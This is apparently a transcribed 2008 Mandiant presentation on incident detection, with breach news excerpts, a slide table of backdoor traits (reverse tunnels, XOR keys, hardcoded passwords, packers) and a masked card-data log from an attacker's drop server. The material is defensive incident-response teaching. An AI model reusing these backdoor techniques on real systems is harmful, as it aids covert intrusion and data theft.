The State of the Hack


Kris Harms
MANDIANT

MANDIANT
INTELLIGENT INFORMATION SECURITY

MANDIANT


- Founded in 2004 as Red Cliff Consulting
- Specializing in:
  - Security Strategy & Sustained Compliance
  - Incident Response
  - Malware Analysis
  - Computer Forensics & Litigation Support
  - Network and Application Security
  - Research & Development
  - Professional Education
- Located in Alexandria, VA & NYC

MANDIANT




Who Am I?

- Responded to Over 100 Potentially Compromised Systems for Defense Contractors, Financial Services Firms, and Technology Companies This Year
- Developed IR Programs at Several Fortune 500 Firms.
- Interviewed on 60 Minutes and PBS
- Authored MANDIANT Restore Point Analyzer
- Black Hat Instructor
- Frequent Industry Speaker




What this Presentation is Not

- An Academic Review of a Concept
- Impractical
- Identical to Your Slides (OK, it’s *Mostly* Identical to Your Slides)



Why Are We Here?

- Every Major Organization has been Exploited by Attackers
- Every Developed Nation is Creating Cyber-Warfare Capabilities
- Firewalls, IDS, and Antivirus are Not Abolishing the Security Problem



Evolution of IT Attacks

-- 1998

- Technical Problem
- Unix Systems
- Servers
- Attacks were a Nuisance

1998 -- 2002

- Technical/Business Problem
- Windows Systems
- Servers
- Attacks Were About Money

2002 -- Now

- Technical/Business/Legal Problem
- Windows Systems
- Client Systems / End Users
- Attacks Are About Money


Current Events

- Citibank Server that Processes ATM withdrawals for 7-Eleven Was Compromised (June 18, 2008) http://blog.wired.com/27bstroke6/2008/06/citibank-atm-se.html
- Hannafords loses 4.2 Million Cards(March 19, 2008)

http://www.news.com/8301-10784_3-9905991-7.html?tag=blog.1

- Lawmakers Computers Hacked By Chinese

http://news.yahoo.com/s/ap/20080611/ap_on_go_co/china_hacking_12



Citibank Hack Blamed for Alleged ATM Crime Spree

By Kevin Poulsen June 18, 2008 | 7:08:08 PM Categories: Crime

A computer intrusion into a Citibank server that processes ATM withdrawals led to two Brooklyn men making hundreds of fraudulent withdrawals from New York City cash machines in February, pocketing at least $750,000 in cash, according to federal prosecutors.

The ATM crime spree is apparently the first to be publicly linked to the breach of a major U.S. bank's systems, experts say.

"We've never heard of PINs coming out of the bank environment," says Dan Clements, CEO of the fraud watchdog company CardCops, who monitors crime forums for stolen information.


Credit card and ATM PIN numbers show up often enough in underground trading, but they're invariably linked to social engineering tricks like phishing attacks, "shoulder surfing" and fake PIN pads affixed to gas station pay-at-the-pump terminals.

But if federal prosecutors are correct, the Citibank intrusion is an indication that even savvy consumers who guard their ATM cards and PIN codes can fall prey to the growing global cyber-crime trade.

"That's really the gold, the debit cards and the PINs," says Clements.

Yuriy Ryabinin in a 2003 photo taken at a ham radio convention.

Citibank denied to Wired.com's Threat Level that its systems were hacked. But the bank's representatives warned the FBI on February 1 that "a Citibank server that processes ATM withdrawals at 7-Eleven convenience stores had been breached," according to a sworn affidavit (.pdf) by FBI cyber-crime agent Albert Murray.



March 29, 2008 10:53 AM PDT

Malware to blame in supermarket data breach

Posted by Michelle Meyers 6 comments

It turns out malware somehow found its way onto a Maine-based supermarket chain's servers, which led to the security breach announced earlier this month compromising up to 4.2 million credit cards.


Citing a letter the Hannaford grocer sent to Massachusetts regulators, *The Boston Globe* on Friday reported that the malicious software intercepted data from customers as they paid with plastic at checkout counters and sent data overseas.

The malware was installed on computer servers at each of the 300-some stores operated by Hannaford and its partners, the *Globe* reported.

The company is continuing its investigation into how the malware may have been placed on the servers. The Secret Service, meanwhile is conducting its own investigation.

The breach appears to be one of the first in which credit card numbers were stolen while the information was in transit, or at the point of sale. One of a growing number of sophisticated attacks, it illustrates vulnerabilities in the communication between cash registers and branch servers, as Neal Krawetz of Hacker Factor Solutions has warned in research (PDF).

That mode contrasts to attacks on databases, the method used to compromise 45.7 million



2 lawmakers say computers hacked by Chinese

AP Photo: In this Sept. 20, 2006 file photo, Rep. Frank R. Wolf, R-Va. gestures during a...

POLITICS VIDEO

Will Obama and Clinton find unity in Unity?
AP

Romney on energy prices
CNN

» All news video


By PETE YOST and LARA JAKES JORDAN, Associated Press Writers
Wed Jun 11, 4:46 PM ET

WASHINGTON - Two House members said Wednesday their Capitol Hill computers, containing information about political dissidents from around the world, have been hacked by sources apparently working out of China.

Virginia Rep. Frank Wolf says four of his computers were hacked. New Jersey Rep. Chris Smith says two of his computers were compromised in December 2006 and March 2007.

The two lawmakers are longtime critics of China's record on human rights.

In an interview Wednesday, Wolf said the hacking of computers in his Capitol Hill office began in August 2006. He says a computer at a House committee office also was hacked, and he suggested others in the House and possibly the Senate



Agenda


- Incident Detection
- How Are Attackers Gaining Entry
- Case Study – Merchant Compromise and Credit Card Theft
- Case Study – Advanced Persistent Threat

MANDIANT

Incident Detection

MANDIANT

INTELLIGENT INFORMATION SECURITY



1. How are Organization's Detecting Incidents?


- Antivirus Alerts?
  - Perhaps, but do not Count on It…
  - Alerts are Often Ignored – and Perhaps Value-less Without an In-Depth Review of the System
  - Quarantined Files Often Remain a Mystery

VIRUS ALERT

Anti-Virus Merely Alerts an Organization that Something Bad Might have Occurred. No Confirmation. Potential Loss of Critical Data


MANDIANT 12

Name	Compile Date	Functionality	Counter-Analysis Techniques	Packed	AV Trigger	Network Details	Uses Proxies
xxx	xxx	Reverse tunnel Interactive interface SOCKS proxy Master and client	registry value xor'ed with the 4-byte hex value 12AB90F4 command line password b12A	PeCompact 2.x	No	Base64	Yes
xxx	xxx	Reverse cmd.exe tunnel	registry value xor'ed with 99h	No	No	Twofish with hashed key "xxxxx"	No
xxx	xxx	SSL reverse tunnel Interactive interface SOCKS proxy Master and client	password b12A	PeCompact 2.x	No	OpenSSL	Yes
xxx	xxx	Portknock based raw socket backdoor Interactive interface SOCKS proxy	command-line password "comlink"	PeCompact 2.x	No	Base64 plus custom encoding	No
xxx	xxx	Reverse tunnel Interactive interface SOCKS proxy	registry value xor'ed with the 4–byte hex value 12AB90F4 command line password b12A	PeCompact 2.x	No	Base64	Yes
xxx	xxx	HTTP reverse tunnel SOCKS proxy	registry value xor'ed with 80h kernel32 timestamp	Custom	No	Xor with 88h	Yes



2. How are Organization’s Detecting Incidents?

- IDS Alerts?
  - Rare Detection Mechanism
  - Reliance on IDS has Increased
  - Ability to Review Properly



3. How are Organization’s Detecting Incidents?

- Clients / Customers (Outside Company)
  - Malicious Software Discovered on Compromised End-User Systems
  - Account Discrepancies
  - SPAM to Clean Email Addresses

4. How are Organization's Detecting Incidents?

- End Users (Internal)
  - System Crashes (Blue Screens of Death)
  - Continual Termination of Antivirus Software.
  - Installing New Applications Simply Does Not Work.
  - Commonly Used Applications Do Not Run.
  - You Cannot "Save As".
  - Task Manager Closes Immediately When You Execute It.

5. How Are Organization's Detecting Incidents?

- Something Obvious …


6. How are Organizations Detecting Incidents?

- Notification from other Victims.
- Notification from Law Enforcement
- Notification from Government Agencies.

Incident Notification

To Whom It May Concern,
The following data was found on a drop server used by a powerful, highly funded, and organized criminal group.
- USSS

```
2008-02-10 16:18:37.611   R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXXX/XXXX X
^XXXXXXXXXXXXXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXXXXX?
2008-02-10 16:19:21.113   R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXXXXXXX/ XXXXXXX
^XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX?; XXXXXXXXXXXXXXXXX= XXXXXXXXXXXXXXXXXXXXX?
2008-02-10 17:09:10.672   R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXXX/XXXXXX
^XXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXXXXXXXX?
2008-02-10 17:12:24.360   R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXXX/XXXX          ^
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXX?
